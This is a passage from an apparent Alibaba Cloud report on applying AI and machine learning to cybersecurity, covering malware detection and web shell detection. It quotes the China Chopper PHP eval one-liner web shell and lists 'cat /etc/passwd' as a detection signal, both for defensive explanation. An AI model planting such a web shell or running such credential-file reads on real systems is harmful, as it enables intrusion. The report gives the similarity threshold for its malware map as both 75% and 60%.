helped deliver new and innovating products.



AI and Cybersecurity

The primary purpose of this report is to help readers understand how Alibaba Cloud uses Artificial Intelligence, Machine Learning, and Deep Learning to protect its customers and its assets. But to get there, we must first clarify what AI, ML, and DL are and how they can be applied to cybersecurity.

The Data Science Corner: AI, ML, and DL

The buzzwords Artificial Intelligence (AI), Machine Learning (ML) and Deep Learning (DL) are often used synonymously in different contexts. In reality, these terms do not represent the same things and knowing the difference removes ambiguity and leads to better understanding.

Artificial Intelligence

Artificial intelligence is defined as the ability of a computer (machine) to behave similarly to intelligent beings in one or many situations. This is equivalent of creating the programs to imitate the intelligence of human or other intelligent beings. Russel et al. in "Artificial Intelligence: A Modern Approach" provides four different characteristics for an AI:

- **Thinking humanly**
- **Thinking rationally**
- **Acting humanly**
- **Acting rationally**

A machine who can satisfy any of these four characteristics is considered intelligent. AI covers a vast variety of problems such as Planning, Reasoning, Expert Systems, Perception, Robotics, Knowledge Representation, Natural Language Processing, Machine Vision, Rational Agents, Multi-agent Systems and of course, Machine Learning. These problems focus on solving different issues, but they often have a lot in common. Therefore, by definition, Machine Learning is not equivalent to AI, but only a subset.

Cybersecurity Pre- and Post- AI

When we look at the history of cybersecurity, we see that most of the process was human-driven: a human analyst would (1) observe an anomaly in the behavior of a computer system or a network, then (2) use a variety of tools, connected into a SIEM system, to (3) identify indicators of compromise. In addition, the analyst would (4) perform forensics steps, (5) collect any additional information that might be required to correctly classify an event, and finally, (6) suggest and implement a remediation action.

This time-consuming, high expertise demanding kind of work has been the primary domain of humans for several reasons:

Weak link
Not all tools used by humans are adaptable to machine use. Even a single, non-automated step between detection and remediation, which requires a human, makes it impossible to completely automate the detection-to-response chain.

Unknown unknowns
While machines are good at being trained on ground truth data (data of confirmed attacks), it trains the machine to do the right thing for past threats, not necessarily the new ones.

Rare events
The most damaging events are not repeated (APT attacks) and present little data to train a machine.

Unstructured data
The data involved in decision-making is often unstructured, making automation more difficult.

[2] See also: https://www.alibabacloud.com/blog/the-differences-between-ai-machine-learning-and-deep-learning_173637
[3] A few examples: smart personal assistants (such as Siri, Alexa or AliGenie), product recommendations and purchase predictions, dynamic price optimization, self-driving vehicles, and of course – vacuum cleaning robots.

Black box thinking
A human makes a decision (if it needs to be taken quickly), often relying on intuition and life experience, which is harder to automate.

High false/positive rate
Prevailing algorithms traditionally had high false/positive rate, making their application at scale impossible.

Human collaboration
security researchers are good at collaborating when trying to investigate incidents across even competing companies, not so for machines.

Humans, on the other hand, have multiple limitations, and we are well beyond the inflection point, where humans are inherently inferior to machines when it comes to cybersecurity:

1. Humans cannot process large data sets to find weak signals in loosely connected data sources.
2. With exponential increase of events and alerts to process, no number of humans can process the required volumes at scale.
3. Humans are less consistent, do not work 24x7, and prone to poor judgement and accidental errors.
4. Humans are not as fast as machines, an important consideration when damaging attacks are executed within seconds.
5. Humans are no match to increasingly AI-driven malicious actors.

A proper AI in cybersecurity should be able to do the right, informed decision, most of the time. It does not have to be perfect; but it needs to be better than an average cybersecurity professional, and have controls to limit the effects of its incorrect actions. Combined with 24x7 uptime, scale (the ability to process millions of events per second), and speed (having latencies in seconds or less), AI-based cybersecurity system would be able to provide a significantly better defense than a team of humans. Creating AI for cybersecurity defense is not a binary event; it is an evolution. In this report, we will explore how Alibaba Cloud is addressing these issues on the road to a secure, intelligent cloud.

Machine Learning

> *Machine learning is the science of getting computers to act without being explicitly programmed.*
>
> Andrew Ng

Let's start by problem-solving. For performing any task in computer science or even in real life, we need an algorithm. A set of instructions that are executed in a specific order is called an algorithm. We are often interested in the outputs of an algorithm rather than knowing how it works.

For example, when we order a pizza, what we want is a good looking warm, cheesy delicious pizza. We usually, don't care about the sequence of pizza preparation, the chemical reactions in the oven, the temperature of the oven. We do, however, care about the quality of ingredients, well most of the times! If we consider the pizzeria as a black-box, our interest is focused on the output which is expected to be a delicious warm pizza! The input is the ingredients brought in by the pizzeria's employees, or the money we spend.

The concept of having a black-box that takes our inputs and gives desired outputs can be generalized to many problems. In computer science, we often define such black-box a Function.

There are numerous techniques that can be used to perform the learning process. Selecting the right one depends upon the specific parameters: the nature or the task, the task's complexity, availability of labels, and so on.

A framework for many of these techniques, is using artificial neural networks (ANN). The intuition of neural networks comes from human brains. ANN is created of a network of cells, each called a neuron.

Each neuron is designed to do a simple operation, but by inter-connecting these cells, the network can solve a big complex problem. The most common architecture of ANNs is where we have layers of neurons where each neuron in each layer receives the input from the precedent layer and send its output to all the neurons in the next layer.
In the definition, any ANN with more than a middle layer is called deep, but in practice, when we have many layers in an ANN, we call it a deep neural network, and we call the learning process "deep learning".


Deep Learning

When people talk about Deep Learning, they usually refer to using a neural network with many interconnected neuronal layers. Some examples for these networks include Convolutional Neural Network (CNN), Recurrent Neural Networks (RNN), Gated Recurrent Unit (GRU), etc. Deep Learning comes very handy in knowledge representation and feature transformations which is a key point in training a machine learning task.

For example, in the task of image classification of cats, some of the difficulties are how to obtain the visual features from the image, which features are more important and which are less, and also how to mix them together, in order to feed them to a machine learning technique to detect if a given image contains a cat or not. The good thing about deep learning is that it is capable to perform the whole task at the same time! All we need is to provide the data (here is the images of cats, and some images without the cats) and give it to a DL and let it learn the cat's image classification by itself. There are some cons about deep learning: I) we need a huge amount of the data for training (millions of the images, or even more!), II) huge computational power is needed during learning process, for processing that much of the inputs and setting the parameters!

So, you can see that ML is more than DL, and DL is not the whole ML, but it is only a framework to solve some ML issues.

A conclusion of the relationship between AI, ML and DL can be shown with this diagram:



When it comes to cybersecurity, one of the challenges is the lack of good ground truth data to train machine learning algorithms. One of the ways to address this problem is using both supervised and unsupervised learning algorithms. In the above cat's image example, we need to know what exactly a cat is. What if we, instead, create an algorithm that would successfully cluster all images with cats to one category, and all without – to another, without telling a computer what a cat is? This would be an unsupervised algorithm, that would require an additional step, a confirmation that a cluster with cat images all have cats. Likewise in security, we can attempt to break down assets or events into distinct clusters, and only then see which cluster contains a malicious asset or event. This would give us enough information that the whole cluster is malicious.

Another problem with most attempts to use machine learning in cybersecurity is resulting false positive rate. A false/positive is an event that is classified to be malicious while it is not, and either requires human intervention, or, if automatically remediated, may negatively impact the product quality. Even good false positive rate by image recognition standards (in tenths of a percent), produce disproportionally large number of incorrectly classified events, given the number of events in the cloud/network. This creates a pressure on AI cybersecurity practitioners to create algorithms that produce far more precise output that is acceptable from outside cybersecurity. There are only a few


comparable applications where false positives are as bad, such as autonomous driving or some of the medical applications, where a false positive is not bad because there are too many, but because of the human cost of even a single one.

There are multiple ways to address the problem, from using multiple orthogonal algorithms (and looking at their intersections) to multi-stage filtering ML pipelines. Many algorithms must also be threat-specific to produce excellent results; while various anomaly detections can help with unknown unknowns. Cybersecurity problems include lack of reliable ground truth, shifting attack patterns. When we do have a confirmed attack pattern, we can't easily tweak and multiply it to increase number of patterns the way we would do it with an image of a cat by rotating it, adding noise, and making other transformations to produce thousands of derivative cat images. Compared to image processing, a cat yesterday is still a cat tomorrow, as well as language processing assumes the language is relatively stable, but cybersecurity patterns always evolve as bad actors continue to innovate and change/create new attacks. For millions of events per second, the desired threshold for false/positives should be in the order of 10^{-7} and smaller.

Why is Artificial Intelligence a Key to Cloud Cybersecurity?

Now that we're confident our readers are all convinced that AI and ML are "the real thing" and not just another Silicon Valley fad. The next question we ought to ask ourselves is why we claim that AI has a significant role in the field of Cybersecurity, and specifically in the cloud. To answer this question, we need to look at the historical process of developments in the domain.
In the early days of cybersecurity, the volume of security events has been humanly manageable. Today, the number of threats and attacks is too high, and no number of human analysts can solve for this systematically and at scale.

Part of the reason that the volume of attacks has been lower in the past is related to the fact that the number of digital services - and therefore, the amount of data – has also been smaller. The data explosion of the past decades made the needle (that is a cyber-attack) much more difficult to find in an exponentially bigger stack of hay. Security analysis that previously had to examine thousands or hundreds of transactions has to cover millions and billions of transactions today to identify the same 'needle.'



Finally, over the years, cyber-attacks have become more sophisticated. The attackers set the bar higher and higher, and in the asymmetric cyber-warfare between multi-national organizations and individuals with a laptop, defenders needed to spend millions to keep up.
Given this state of affairs, it became evident that the good guys cannot compete with the attackers without a disruptive change in the way they detect and block threats. The disruption started with the defenders harnessing data, artificial intelligence and machine learning to automate jobs previously done by humans and perform them systematically and in scale. Moreover, AI enabled more advanced automation and opened ways for automated, unprogrammed detection of unknown malware or zero-day exploitations, based on certain features and behavior, rather than specific signatures. The cloud makes it an ideal platform to develop such cybersecurity defenses, because of a strong data network effect:

1. An attack seen on one customer can trigger defenses applied to all customers, something that very difficult to reproduce with a cybersecurity solution working in multiple isolated private data centers.

2. Abundance of data: several cloud security products have opt-in functionality (such as Server Guard), providing the necessary data to train machine learning algorithms. Majority of the customers appreciate the data network effect and participate in creating common cloud defenses.

A Call for a Collaborative Action

Even with the scale of Alibaba Cloud, not all security problems can be addressed in isolation. We are actively working with multiple cybersecurity companies in reacting to the evidence that our cloud is occasionally used for malicious purposes, to help make global internal more secure. We also regularly publish our findings of new attack vectors, and newly discovered malware, in our blog, to help spread the awareness within the security community. We welcome security collaboration with any company, and the best way to reach us is *cybersphere@alibaba-inc.com*. But we plan to go beyond human to human collaboration and are building a Machine-to-Machine (M2M) collaborative environment for machines, where various AI engines can collaborate, as well, in real-time and at scale.

A Few Last Things to Keep in Mind

Artificial Intelligence, Machine Learning, and even Deep Learning are not the one remedy to solve all security issues. If you visited any security conference in the past few years, you might have thought that this was the case. ML and DL used correctly can immensely help organizations and security teams. Misused, they will cause mostly confusion and generate extra workload to organizations and security teams. AI can be powerful when appropriately designed to solve specific problems that affect particular organizations. AI models cannot be thrown as-is at any problem without understanding the environment, the business, the adversary intentions, and expected to be effective. And so – using AI just because it is innovative and 'cool' is not necessarily a good idea.

As we dive into AI's applications in the cybersecurity, let's add one more important footnote: the term that we use in the report to describe cybersecurity solutions which are based on or supported by AI is 'data-driven'. What we mean is that good security does not equal 'AI'; it equals a combination of manual analysis, custom queries, and AI tools which are all data-driven, that work together as a jazz ensemble to generate good security.

The next sections of the report will focus on specific examples of AI usage in Alibaba Cloud. First, we present an in-depth learning approach to malware detection. As a cloud provider, Alibaba Cloud is exposed to a vast variety of malware samples, and this section explains how AI enables the detection of previously undetected malware. Later on, we dive into a machine-learning-based approach for early detection of web shells (developed by Alibaba Cloud Security), and explain how this method prevents thousands of data breaches from happening.

Alibaba Cloud's Deep Leaning-Based Malware Detection

Problem

Detecting malicious software (aka, malware) has always been a top goal for cyber-security[5] , and as a result the security market is filled with anti-malware companies who offer different approaches to malware detection. If we broadly look at these approaches, we can categorize them into two groups: signature-based detection and behavior-based detection. In the signature-based approach an anti-malware software uses a library of signatures of all popular malware and compares the files it scans to this library. If there's a match, the file is malicious. This approach is very accurate and very effective - as long as it's dealing with known malware signatures. In today's world, however, when malware morph and change their unique signature very quickly, it is not considered effective[6].

The behavior-based approach takes a different path: it doesn't look at files or programs but at their behavior. There is a 'normal' behavior pattern, and there's a suspicious or malicious pattern. When a software acts in an anomalous way, it might be malicious. This approach is effective when it comes to new malware, as it does not need a precedent to make a decision. However, it also tends to be less accurate, as suspicious behaviors are not always malicious.

During the past year Alibaba Cloud has started applying a third approach, which is flexible enough to detect newly seen malware without giving up on high accuracy. This is the deep learning-based approach to malware detection.

Solution

There is a general agreement that plain signature-based detection is outdated. It just cannot keep up with creating a unique signature for each and every new malware or variant of a malware. However, there is one interesting thing in the world of malware development we need to remember: mal-developers like to re-use code. And that means that a new malware, or a new variant of an existing malware will include code lines that were used before in another malware. And what this means, quite simply, is that if we could compare a new suspicious file to clusters of known malware families, which share similar 'code base', then we can conclude with high certainty whether it's malicious or not.

In other words: deep learning can today be used to classify malicious code without explicit rules and human supervision. Once a deep neural network learns to identify malicious code, it can identify unknown files as nefarious or benign with extremely high accuracy—and in real-time (unlike sandboxing). Training a malware detection deep neural network involves the analysis of many millions of malicious and legitimate files for accurate classification. While this is a non-trivial task, it is still more simple and more precise than gathering cybersecurity experts to extract features.[7]


Implementation

Alibaba Cloud's malware detection uses a deep neural network (aka, deep learning) as the infrastructure to identify malicious software. Multiple file features and API calls are the input vectors for this neural network (and it is a very long list of input vectors), and multiple layers of neural network (aka, convolutional neural network) are generated to learn the abstract representation of any malware.

What is "abstract representation"? This important concept can be best explained using an image recognition example: if the purpose of a neural network is, for instance, to detect a dog in an image, the way to achieve it is to train the intermediate layers of the network to independently learn some 'features' of a dog (repeating features, such as ears, legs, tail, etc.). This is the 'abstract representation' of a dog. Based on similarity scores calculated by the different layers, we can conclude if this is indeed a dog, and not a cat or a frog. The following figure show the 'dog' image recognition, where multiple neurons identify parts of the dog shape.

[4] A hat tip to Dr. Ali Fakery-Tabrizi and Dr. Amir Asiaee for their contribution to this section.
[5] ...and not too long ago 'security' was synonymous to 'anti-virus' or 'anti-malware'.
[6] According to the AV-TEST Institute, 390,000 new strains of malware—zero day attacks—are produced every day. Symantec estimates that this number is closer to one million.


Figure 08 The 'abstract representation' of a dog



Going back to cybersecurity, when the abstract representation of a possible malware is learned at an intermediate layer, the system uses a softmax function to calculate the probability if this piece of software is malicious or benign, and if malicious, how likely it is to fall under the trojan/ransomware/virus etc categories. The softmax function is commonly used for this multi-class prediction[8].

When a neural network can precisely predict the 'abstract representation' of malware then it can also visualize the relationship between different malware, and create a 'map' of clearly separated malware families:

Figure 9 Visualization of malware abstract representation using UMAP




[7] http://technicacorp.com/wp-content/uploads/2017/01/WP_Deep-Learning-for-Cybersecurity_111716.pdf
[8] https://en.wikipedia.org/wiki/Softmax_function

Now, as Alibaba Cloud enjoys a great visibility into traffic generated by cloud-native malware[9] , it is able to build a highly trained deep neural network, and use it to quickly identify a malware by its family and code similarity. The following visual shows how file similarity looks like on a large scale. The logic used in this 'map' is that if two malware hashes have over 75% similarity between them[10], we draw a line to connect them.

Figure 10 Malware is interconnected

Malware Similarity Map, clusters of malware families

The logic used in this 'map' is that if two malware have over 60% similarity between them, we draw a line to connect them.



[9] Through an opt-in collaboration with its customers
[10] Ssdeep fuzzy similarity; more here: https://ssdeep-project.github.io/ssdeep/index.html

Example: Ransomware

Detecting and blocking ransomware became one of the top priorities of the security community in the past few years. The monetary loss to ransomware and the total business disruption it caused required the industry to respond quickly.

When a new ransomware appears, it does not have a unique signature, so using a dictionary-based approach does not work. However, we know certain things about a new ransomware even before it actually appears. For instance, it is going to use certain APIs in order to perform the encryption function. It might also use undocumented APIs. Using this prior knowledge, the Alibaba Cloud malware detection system can learn the behavior of different ransomware families, and block new ransomware which demonstrates similar characteristics. (as mentioned before, API calls are some of the input vectors used in Alibaba cloud's neural network)

Example: DDoS trojan


In late March 2018 a group of security researchers detected a highly critical security vulnerability in Drupal (a popular open-source content management framework). This vulnerability allowed code to be executed remotely on any Drupal-based website, which could result in the site being completely compromised. And as the saying goes, "opportunity makes the thief": the Drupal vulnerability was exploited by several attack actors, and tens of thousands of websites which didn't update their Drupal version got compromised.

Alibaba Cloud Security Technology Lab has monitored the exploitation of the vulnerability, and found that hackers from several hacker groups have conducted large-scale exploits as early as in April of 2018. These groups started to use the compromised sites for various 'dark market' activities, such as crypto-mining and DDoS.

The graph below describes the daily distribution of unique machines infected with the BillGates trojan. This trojan is a famous 'DDoS trojan', as it turns affected devices into 'DDoS machines'. As can be seen here, there is a direct correlation between the proliferation of the trojan and the Drupal vulnerability.

How is all that related to deep learning malware detection? As Alibaba Cloud is a top target for DDoS attacks (and while cloud in general is the largest DDoS weapon), it is exposed to a very wide variety of DDoS trojans. This exposure is translated to a high-quality training data, which allows the malware detection neural network to train itself well. In addition, DDoS trojans (like ransomware) has some unique API features, a prior knowledge which is used to align a new unknown sample with the right malware family.

Figure 11 DDoS trojan distribution



Solving the Web Shells Problem with Machine Learning


Problem

What are web shells and why are they a problem?

Think of Web shells as bridgeheads for an attack against a website.

Web shells are simple web-based applications which provide an attacker with the ability to interact with a system – access files, upload files, execute arbitrary code, and so on. Once in your system, the attacker can use them to steal data or credentials, gain access to more important servers in the network, or as a conduit to upload more dangerous and extensive malware.

A cyber-attack is not a single-stage assault, far from that. But detecting a web shell on a server is a sure sign that an attack is looming, and defensive measures have to be taken, quickly.



Why are web shells hard to detect?

There are several reasons for the relative high difficulty level of web shells detection, yet they all stem from one root: attackers' familiarity with their target.

When attackers consider an attack on a specific target they assess its security stance. Now, most websites focus their efforts on anti-virus protection (to block malware), intrusion detection/prevention (to detect suspicious traffic), port scanning and other network monitoring solutions. These are the hoops to jump through. Now, when the attackers are aware of them, here are the steps they take:

To avoid port scanning detection and 'blend into the crowd', attackers design their web shells to use port 80, a typical HTTP port, which does not trigger any red flag.

To avoid common intrusion detection solutions, attackers obfuscate the web shell code itself. If the solutions are looking for specific text patterns, they are not going to find them in an obfuscated code.

To avoid anti-virus detection, attackers design the web shell as a very light, one-line script. Most anti-virus solutions are built to suspect and analyze larger files so they let smaller files to go through.[11]

Solution


What are the typical web shells detection solutions?

Web shells can be quite easily detected after a breach has already happen, but this is not when you prefer to detect them. Ideally, we want to detect web shells before they open the door to an assault on a site. To do so, there are a couple of general ways of action:

The 'signature' approach: constantly collect the contents of newly uploaded or changed files and check if they match a known web shell. In case the attacker is using a known web shell, with no customizations, this approach would detect it.

Patterns matching approach: since we know what kind of function calls malicious web shells may be using (open connections or change files, for instance), we look for these specific suspicious patterns in the code level. Yet, as it is with similar code-analysis solutions, attackers expect this analysis and therefore obfuscate their code to make pattern matching difficult.

For example, one of the most famous web shells, the "China Chopper Web Shell," used the following short payload: **<?php @eval($_POST['password']);>**



Implementation

Alibaba Cloud security research has come up with a combination of engines, which use machine learning to analyze different signals of web shells activity in the data. Like in any good forensics' investigation, we need to look for evidence and a context to make our inferences. We need to ask key questions: what happened? What is different? What is unusual?

This is what Alibaba Cloud's engines do. First, they look into HTTP logs, login logs and brute-force logs to identify signals of an intrusion attempt on a web server. Next, they analyze instance processes and web uploads to identify any file upload attempts. HTTP logs are analyzed to see if any anomalous connection attempts were made, which may also indicate web shell presence. Finally, instance process data is inspected to identify any anomalous change, which may indicate an exploit caused by a web shell intrusion[12] .

What are some examples for web shell signals?

Different engines provide insight into different signals:

The process analysis engine[13] , for instance, looks for suspicious process names (whoami, id, cat /etc/passwd) in the endpoint startup logs, identify the possible launcher process (e.g. apache/nginx/php), and then check if a process is anomalous for the instance (see if such command has been executed before).

The network traffic analysis engine analyzes http request and response to detect anomalous or suspicious traffic; then it will locate the script that generates that traffic, replay the script for the page features and determine if this script is a web shell.

The vulnerability exploit engine looks for common vulnerabilities associated with web shells. It filters for suspicious uploads in traffic, and finds correlated file-write actions in the same time window to verify the true web shell file.

The Data Science Corner

What is the Machine Learning process behind web shells detection?

